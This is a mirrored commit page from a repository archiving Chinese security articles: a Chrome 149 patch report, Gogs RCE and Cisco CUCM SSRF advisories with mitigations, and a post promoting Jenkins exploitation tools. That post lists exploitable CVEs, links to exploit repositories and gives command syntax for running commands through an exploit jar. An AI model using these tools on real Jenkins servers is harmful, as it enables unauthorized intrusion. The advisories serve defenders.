mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
直播预告丨AI赋能的漏洞挖掘与风险管控,公开课第八节开放预约、【漏洞通告】FFmpeg MagicYUV PixelSmash 解码器堆越界写入漏洞(CVE-2026-8461)、与AI抢时间:美CISA颁布国家级漏洞防御新规、Jenkins综合漏洞利用工具、Chrome 149 安全更新——修复可导致代码执行攻击的严重漏洞、【漏洞通告】Cisco Unified Communications Manager WebDialer 服务器端伪造请求漏洞(CVE-2026-20230)、【论文速读】| OpenAnt:通过代码分解、对抗性验证与动态测试的LLM漏洞发现、【已复现】Gogs 远程代码执行漏洞(CVE-2026-52813)安全风险通告、瑞友天翼应用虚拟化系统SQL注入漏洞、客户端漏洞挖掘skills、
This commit is contained in:
 test committed
1 parent
93d8e7e695
commit
f8ddf0e6f7
11 files changed
+1044
-2
No files matched your search
@@ -21396,5 +21396,15 @@
|
||||
"https://mp.weixin.qq.com/s/LYqeuFLZr3VoeDQmHGL_PA": "逻辑漏洞之注册模块",
|
||||
"https://mp.weixin.qq.com/s/G9LnlaMKR93T9XGNU81hNQ": "Libssh2 严重漏洞可导致攻击者执行远程代码",
|
||||
"https://mp.weixin.qq.com/s/PX8h51A5vT8nglsayj0_tw": "从命令注入到凭据泄露,手把手教你复现命令行工具高危漏洞",
|
||||
"https://mp.weixin.qq.com/s/ElFbb2djZzUy6npR595KfA": "信息安全漏洞周报(2026年第25期)"
|
||||
"https://mp.weixin.qq.com/s/ElFbb2djZzUy6npR595KfA": "信息安全漏洞周报(2026年第25期)",
|
||||
"https://mp.weixin.qq.com/s/xPmomLLSLWiU0KFSk1YJ4A": "直播预告丨AI赋能的漏洞挖掘与风险管控,公开课第八节开放预约",
|
||||
"https://mp.weixin.qq.com/s/ERSGCN3tPfRDBx0WZrvUrQ": "【漏洞通告】FFmpeg MagicYUV PixelSmash 解码器堆越界写入漏洞(CVE-2026-8461)",
|
||||
"https://mp.weixin.qq.com/s/d4OV7oOmDfoZhZQPDZ8TJQ": "与AI抢时间:美CISA颁布国家级漏洞防御新规",
|
||||
"https://mp.weixin.qq.com/s/BrEi4W3plsnveOcQotGgIA": "Jenkins综合漏洞利用工具",
|
||||
"https://mp.weixin.qq.com/s/7v-1xbqVmA0-IlDCjkeb6A": "Chrome 149 安全更新——修复可导致代码执行攻击的严重漏洞",
|
||||
"https://mp.weixin.qq.com/s/xsym4OfXmJl3-VUooMVJ3A": "【漏洞通告】Cisco Unified Communications Manager WebDialer 服务器端伪造请求漏洞(CVE-2026-20230)",
|
||||
"https://mp.weixin.qq.com/s/apu4-rIhU8ZqynmvXJIPvQ": "【论文速读】| OpenAnt:通过代码分解、对抗性验证与动态测试的LLM漏洞发现",
|
||||
"https://mp.weixin.qq.com/s/NZYzB9yYMUWKbkXkgzD9nA": "【已复现】Gogs 远程代码执行漏洞(CVE-2026-52813)安全风险通告",
|
||||
"https://mp.weixin.qq.com/s/JI8ZinZ_oXARbjmq2KlZxg": "瑞友天翼应用虚拟化系统SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/swYPy3q5kBiRs4dNGdGiMw": "客户端漏洞挖掘skills"
|
||||
}
|
||||
@@ -0,0 +1,25 @@
|
||||
# Chrome 149 安全更新——修复可导致代码执行攻击的严重漏洞
|
||||
原创 网络安全9527
|
||||
网络安全9527 安全圈的那点事儿 2026-06-25 11:11
|
||||
|
||||
谷歌发布了 Chrome 浏览器的重要安全更新,将 Windows 和 Mac 的稳定版通道更新至 149.0.7827.196/197 版本,将 Linux 的稳定版通道更新至 149.0.7827.196 版本。
|
||||
|
||||
此次更新修复了 18 个安全漏洞,其中包括 4 个严重级别和 14 个高级别漏洞,其中一些漏洞可能允许攻击者在受影响的系统上执行任意代码。
|
||||
|
||||
最严重的修复针对的是Chrome WebGL渲染引擎中的“释放后使用”(Use-after-Free,简称UAF)漏洞。CVE-2026-13028由一位匿名研究人员于2026年6月7日报告,而CVE-2026-13032则由谷歌于6月13日内部发现。
|
||||
|
||||
UAF 缺陷是指程序在内存被释放后继续引用该内存,这可能使攻击者劫持执行流程并运行恶意代码。
|
||||
|
||||
CVE-2026-13033 也被评为严重漏洞,它修复了 Blink 的 InterestGroups 组件中的越界读取漏洞;CVE-2026-13038 则修复了 Chrome 自动填充子系统中的另一个释放后使用漏洞。这两个漏洞都是 Google 在 2026 年 6 月 13 日至 14 日期间内部发现的。
|
||||
|
||||
此次更新修复了涉及多个 Chrome 组件的 14 个高危漏洞:
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;"><th style="box-sizing: border-box;padding: 2px 8px;text-align: left;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">CVE ID</span></font></font></th><th style="box-sizing: border-box;padding: 2px 8px;text-align: left;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">严重程度</span></font></font></th><th style="box-sizing: border-box;padding: 2px 8px;text-align: left;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">漏洞类型</span></font></font></th><th style="box-sizing: border-box;padding: 2px 8px;text-align: left;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">受影响的组件</span></font></font></th></tr></thead><tbody><tr style="box-sizing: border-box;"><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">CVE-2026-13021</span></font></font></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">高的</span></font></font></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">实施不当</span></font></font></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">设备绑定会话凭据</span></font></font></td></tr><tr style="box-sizing: border-box;"><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">CVE-2026-13022</span></font></font></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">高的</span></font></font></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">实施不当</span></font></font></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">自动填充</span></font></font></td></tr><tr style="box-sizing: border-box;"><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">CVE-2026-13023</span></font></font></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">高的</span></font></font></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><span leaf="">未初始化的使用</span></font></font></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;text-align: left;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-Line truncated
|
||||
UAF 漏洞集中在 WebGL、自动填充、蓝牙和 WebView 等关键浏览器组件中,这表明存在广泛的攻击面,威胁行为者可以利用这些攻击面来实现权限提升或远程代码执行。
|
||||
|
||||
Google 指出,在大多数用户更新之前,漏洞详情将保持保密状态,这是防止在补丁广泛部署之前被积极利用的标准做法。
|
||||
|
||||
使用 Google 的内部模糊测试和清理工具链(包括 AddressSanitizer、MemorySanitizer 和 libFuzzer)发现了许多漏洞。
|
||||
|
||||
用户和企业管理员应立即优先更新 Chrome 浏览器。要手动更新,请依次点击“设置”→“帮助”→“关于 Google Chrome”,然后允许浏览器应用最新版本。
|
||||
|
||||
@@ -0,0 +1,82 @@
|
||||
# Jenkins综合漏洞利用工具
|
||||
进击的HACK 2026-06-25 10:25
|
||||
|
||||
|
||||
|
||||
> 字数 251,阅读大约需 2 分钟
|
||||
|
||||
## JenkinsExploit-GUI
|
||||
|
||||
一款 Jenkins 综合漏洞利用工具
|
||||
|
||||
项目地址:https://github.com/TheBeastofwar/JenkinsExploit-GUI
|
||||
|
||||

|
||||
|
||||
78ddada7bd5b1e3dae4acdddbd86f602.png
|
||||
### 支持检测:
|
||||
- • CVE-2015-8103/CVE-2016-0788 Jenkins 反序列化远程代码执行 https://github.com/Medicean/VulApps/tree/master/j/jenkins/1
|
||||
|
||||
- • CVE-2016-0792 Jenkins XStream 反序列化远程代码执行 https://github.com/jpiechowka/jenkins-cve-2016-0792
|
||||
|
||||
- • CVE-2017-1000353 Jenkins-CI 远程代码执行漏洞 https://github.com/vulhub/CVE-2017-1000353
|
||||
|
||||
- • CVE-2018-1000600 Jenkins GitHub SSRF+信息泄露
|
||||
|
||||
- • CVE-2018-1000861 Jenkins 绕过 Groovy 沙盒未授权命令执行漏洞 https://github.com/orangetw/awesome-jenkins-rce-2019
|
||||
|
||||
- • CVE-2018-1999002 Jenkins 任意文件读取 [https://mp.weixin.qq.com/s/MOKeN1qEBonS8bOLw6LH_w](https://mp.weixin.qq.com/s?__biz=MzI1NzI2Mzg1Ng==&mid=2247483895&idx=1&sn=4a520f9f7a5e26dd615e583884d9fc37&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- • CVE-2019-1003000 Jenkins 远程代码执行 https://github.com/adamyordan/cve-2019-1003000-jenkins-rce-poc
|
||||
|
||||
- • CVE-2019-1003005/CVE-2019-1003029 远程代码执行(Script Security Plugin 沙箱绕过) https://github.com/orangetw/awesome-jenkins-rce-2019
|
||||
|
||||
- • CVE-2024-23897 Jenkins CLI 接口任意文件读取漏洞 https://github.com/vulhub/vulhub/blob/master/jenkins/CVE-2024-23897
|
||||
|
||||
## CVE-2024-43044-jenkins
|
||||
|
||||
项目地址:https://github.com/convisolabs/CVE-2024-43044-jenkins
|
||||
```
|
||||
Exploit Usages: java -jar exploit.jar mode_secret <jenkinsUrl> <nodeName> <nodeSecretKey> java -jar exploit.jar mode_attach <jenkinsUrl> <cmd> java -jar exploit.jar mode_attach <cmd>
|
||||
```
|
||||
|
||||

|
||||
|
||||
59ed0948d3b3e467f8c2896c257d3039.png
|
||||
## Jenkins 靶场
|
||||
|
||||
docker 靶场
|
||||
|
||||
https://github.com/vulhub/vulhub/tree/master/jenkins
|
||||
|
||||

|
||||
|
||||
532a8e0c7b2a7dc3a48de9d2f2e2a78b.png
|
||||
## 扩展
|
||||
- • Jenkins CLI 风险与利用姿势 [https://mp.weixin.qq.com/s/Wy-1qqj__PCtZ0C68TGzBQ](https://mp.weixin.qq.com/s?__biz=MzU2MzY1NjU3Ng==&mid=2247485924&idx=1&sn=6950e6d9d6a2586ef33f63af0a722c70&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- • 记一次 Jenkins 后台注入内存马测试 [https://mp.weixin.qq.com/s/szFks8-YdlrOsv8LfKE-xQ](https://mp.weixin.qq.com/s?__biz=MzI4OTQ5Njc2Mw==&mid=2247484711&idx=1&sn=b7888d61c79ea47fa0956194bbc974fb&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- • 浅谈 jenkins 后渗透 [https://mp.weixin.qq.com/s/q5A4APOPnGNo4zjulv0ugQ](https://mp.weixin.qq.com/s?__biz=MzkwNjUwNTg0MA==&mid=2247490445&idx=1&sn=c478ed3ebc151a98bab105967b0522e6&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- • https://blog.convisoappsec.com/en/analysis-of-cve-2024-43044/
|
||||
|
||||
- • 实战 Jenkins 到 AD 域控 [https://mp.weixin.qq.com/s/0J7uOWqPTF-u2qZUar1NCg](https://mp.weixin.qq.com/s?__biz=MzkzMTM3OTA0NQ==&mid=2247483744&idx=1&sn=06c27f50f8c6d2f9641f691c558cd602&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- • 漏洞分析|死磕 Jenkins 漏洞回显与利用效果 [https://mp.weixin.qq.com/s/pKXKasKwHhOFM10mI0yoWA](https://mp.weixin.qq.com/s?__biz=MzI4MzcwNTAzOQ==&mid=2247528988&idx=1&sn=ce221e6ef302aa68a7a50b5946aab1ad&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
## 总结
|
||||
- • https://github.com/TheBeastofwar/JenkinsExploit-GUI
|
||||
|
||||
- • https://github.com/convisolabs/CVE-2024-43044-jenkins
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,173 @@
|
||||
# 【已复现】Gogs 远程代码执行漏洞(CVE-2026-52813)安全风险通告
|
||||
奇安信 CERT 2026-06-25 12:33
|
||||
|
||||
●
|
||||
点击↑蓝字关注我们,获取更多安全风险通告
|
||||
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td colspan="4" data-colwidth="136,157,166,98" valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;background-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1.5em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(255, 255, 255);letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞概述</span></span></strong></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞名称</span></span></strong></span></p></td><td colspan="3" data-colwidth="157,166,98" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;caret-color: red;letter-spacing: 0px;visibility: visible;"><span leaf="">Gogs 远程代码执行漏洞</span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><pLine truncated
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响组件**
|
||||
|
||||
Gogs 是一款开源的、轻量级、自托管的 Git 服务软件,使用 Go 语言编写,旨在提供一个简单、快速且可扩展的代码托管解决方案。它支持 Git 仓库管理、代码审查、Wiki、问题追踪、组织与团队管理等功能,用户可以在私有服务器上快速部署自己的 Git 服务,无需依赖第三方平台。Gogs 以其低资源占用和易部署性著称,适合个人开发者、小型团队及企业内部使用,提供了与 GitHub 类似的核心功能体验。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
近日,奇安信CERT监测到官方修复
|
||||
Gogs 远程代码执行漏洞(CVE-2026-52813),该漏洞源于创建组织时对组织名称(username 字段)未进行充分的路径遍历字符过滤,直接接受包含 ../ 等序列的字符串。攻击者可利用该漏洞,通过创建包含路径遍历序列的组织名称,将 Git 仓库写入服务器文件系统的任意位置。更进一步,攻击者可通过精心构造嵌套的 Git 仓库结构,覆盖其他仓库的 Git 钩子(hooks)配置文件,在钩子脚本中写入恶意命令,最终在触发钩子时实现远程代码执行。
|
||||
目前该漏洞PoC和技术细节已公开。
|
||||
鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**利用条件**
|
||||
|
||||
攻击者拥有普通用户权限(自注册默认开启即可)。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**影响范围**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响版本**
|
||||
|
||||
Gogs < 0.14.3
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**其他受影响组件**
|
||||
|
||||
无
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**复现情况**
|
||||
|
||||
目前,奇安信威胁情报中心安全研究员已成功复现
|
||||
Gogs 远程代码执行漏洞(CVE-2026-52813)
|
||||
,截图如下:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**受影响资产情况**
|
||||
|
||||
奇安信鹰图资产测绘平台数据显示,
|
||||
Gogs 远程代码执行漏洞(CVE-2026-52813)
|
||||
|
||||
关联的全球风险资产总数为47922个,关联IP总数为9046个。全球风险资产分布情况如下:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**处置建议**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**安全更新**
|
||||
|
||||
目前官方已发布安全更新,建议用户尽快升级至最新版本:
|
||||
Gogs >= 0.14.3
|
||||
|
||||
官方补丁下载地址:
|
||||
|
||||
https://github.com/gogs/gogs/releases/tag/v0.14.3
|
||||
临时缓解措施:
|
||||
|
||||
在 Gogs 配置文件 app.ini 中关闭用户注册功能,修改后重启 Gogs 服务:
|
||||
```
|
||||
[auth]
|
||||
DISABLE_REGISTRATION = true
|
||||
```
|
||||
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**参考资料**
|
||||
|
||||
[1]
|
||||
https://github.com/gogs/gogs/security/advisories/GHSA-c39w-43gm-34h5
|
||||
|
||||
[2]
|
||||
https://github.com/gogs/gogs/commit/f6acd467305943aae8403cbac81f0118dd1235d7
|
||||
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**时间线**
|
||||
|
||||
2026年06月25日,奇安信 CERT发布安全风险通告。
|
||||
|
||||
|
||||
|
||||
**08**
|
||||
|
||||
**漏洞情报服务**
|
||||
|
||||
「
|
||||
奇安信漏洞情报平台
|
||||
」
|
||||
重磅上线,诚邀您来体验:
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**奇安信 CERT**
|
||||
|
||||
**致力于**
|
||||
第一时间为企业级用户提供**权威**
|
||||
漏洞情报和**有效**
|
||||
解决方案。
|
||||
|
||||
|
||||
|
||||
点击↓**阅读原文**
|
||||
,到**ALPHA威胁分析平台**
|
||||
订阅更多漏洞信息。
|
||||
|
||||
+179
@@ -0,0 +1,179 @@
|
||||

# 【漏洞通告】Cisco Unified Communications Manager WebDialer 服务器端伪造请求漏洞(CVE-2026-20230)
|
||||
深瞳漏洞实验室
|
||||
深瞳漏洞实验室 深信服千里目安全技术中心 2026-06-25 09:59
|
||||
|
||||
|
||||
|
||||
**漏洞名称:**
|
||||
|
||||
Cisco Unified Communications Manager WebDialer 服务器端伪造请求漏洞(CVE-2026-20230)
|
||||
|
||||
**组件名称:**
|
||||
|
||||
Cisco Unified Communications Manager
|
||||
|
||||
**影响范围:**
|
||||
|
||||
Cisco Unified Communication Manager 15.0.1.13901-2 (UCSInstall_UCOS_15.0.1.13901-2.sha512.iso)
|
||||
|
||||
**漏洞类型:**
|
||||
|
||||
服务器端伪造请求(SSRF)
|
||||
|
||||
**利用条件:**
|
||||
|
||||
1、用户认证:无需用户认证
|
||||
|
||||
2、前置条件:默认配置
|
||||
|
||||
3、触发方式:远程
|
||||
|
||||
**综合评价:**
|
||||
|
||||
<综合评定利用难度>:容易,无需授权即可造成远程代码执行。
|
||||
|
||||
<综合评定威胁等级>:高危,能造成远程代码执行。
|
||||
|
||||
**官方解决方案:**
|
||||
|
||||
已发布
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞分析**
|
||||
|
||||
|
||||
|
||||
组件介绍
|
||||
|
||||
思科统一通信管理器是 Cisco 推出的企业级统一通信与呼叫控制平台,主要用于 IP 电话、语音通信、呼叫路由、会议协作及 WebDialer 拨号等功能的集中管理。
|
||||
|
||||
|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||
2026年6月25日,深瞳漏洞实验室监测到一则Cisco Unified Communications Manager组件存在服务器端伪造请求(SSRF)漏洞的信息,漏洞编号:CVE-2026-20230,漏洞威胁等级:高危。
|
||||
|
||||
|
||||
该漏洞问题主要出现在 WebDialer 服务对外部请求参数和服务端访问行为的校验不足。**攻击者在无需登录的情况下,可向目标系统发送特制 HTTP 请求,使受影响设备代替攻击者发起非预期的服务端请求,并进一步触发底层操作系统文件写入行为。由于该文件写入能力可能被纳入后续权限提升链条。**
|
||||
|
||||
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
目前受影响的Cisco Unified Communications Manager版本:
|
||||
|
||||
Cisco Unified Communication Manager 15.0.1.13901-2 (UCSInstall_UCOS_15.0.1.13901-2.sha512.iso)
|
||||
|
||||
|
||||
|
||||
**解决方案**
|
||||
|
||||
|
||||
|
||||
**官方修复建议**
|
||||
|
||||
|
||||
官方已发布修复补丁,请受影响的用户尽快将版本升级
|
||||
|
||||
下载链接:https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-cucm-ssrf-cXPnHcW
|
||||
|
||||
|
||||
|
||||
|
||||
**临时修复建议**
|
||||
|
||||
- 关闭未使用的功能模块,减少潜在攻击入口。
|
||||
|
||||
- 遵循最小权限原则,严控各类敏感操作权限范围。
|
||||
|
||||
- 非必要不暴露服务到公网,限制访问源为可信范围。
|
||||
|
||||
- 定期更新系统及各类组件至安全版本,及时修补已知隐患。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**深信服解决方案**
|
||||
|
||||
|
||||
**1、漏洞主动检测**
|
||||
|
||||
支持对Cisco Unified Communications Manager WebDialer 服务器端伪造请求漏洞(CVE-2026-20230)的主动检测,**可批量快速检出业务场景中是否存在漏洞风险,**
|
||||
相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
预计2026年06月29日发布检测方案,规则ID:SF-2026-00935。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年06月29日发布检测方案(需要具备云镜组件能力),规则ID:SF-2026-00935。
|
||||
|
||||
|
||||
**2、漏洞安全监测**
|
||||
|
||||
支持对Cisco Unified Communications Manager WebDialer 服务器端伪造请求漏洞(CVE-2026-20230)的监测,**可依据流量收集实时监控业务场景中的受影响资产情况****,快速检查受影响范围,**
|
||||
相关产品及服务如下:
|
||||
|
||||
**【深信服安全感知管理平台SIP】**
|
||||
预计2026年06月26日发布监测方案,规则ID:11220427。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年06月26日发布监测方案(需要具备SIP组件能力),规则ID:11220427。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年06月26日发布监测方案,规则ID:11220427。
|
||||
|
||||
|
||||
**3、漏洞安全防护**
|
||||
|
||||
支持对Cisco Unified Communications Manager WebDialer 服务器端伪造请求漏洞(CVE-2026-20230)的防御,**可阻断攻击者针对该事件的入侵行为,**
|
||||
相关产品及服务如下:
|
||||
|
||||
**【深信服下一代防火墙AF】**
|
||||
预计2026年06月26日发布防护方案,规则ID:11220427。
|
||||
|
||||
**【深信服Web应用防火墙WAF】**
|
||||
预计2026年06月26日发布防护方案,规则ID:11220427。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年06月26日发布防护方案(需要具备AF组件能力),规则ID:11220427。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年06月26日发布防护方案(需要具备AF组件能力),规则ID:11220427。
|
||||
|
||||
****
|
||||
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2026-20230
|
||||
|
||||
|
||||
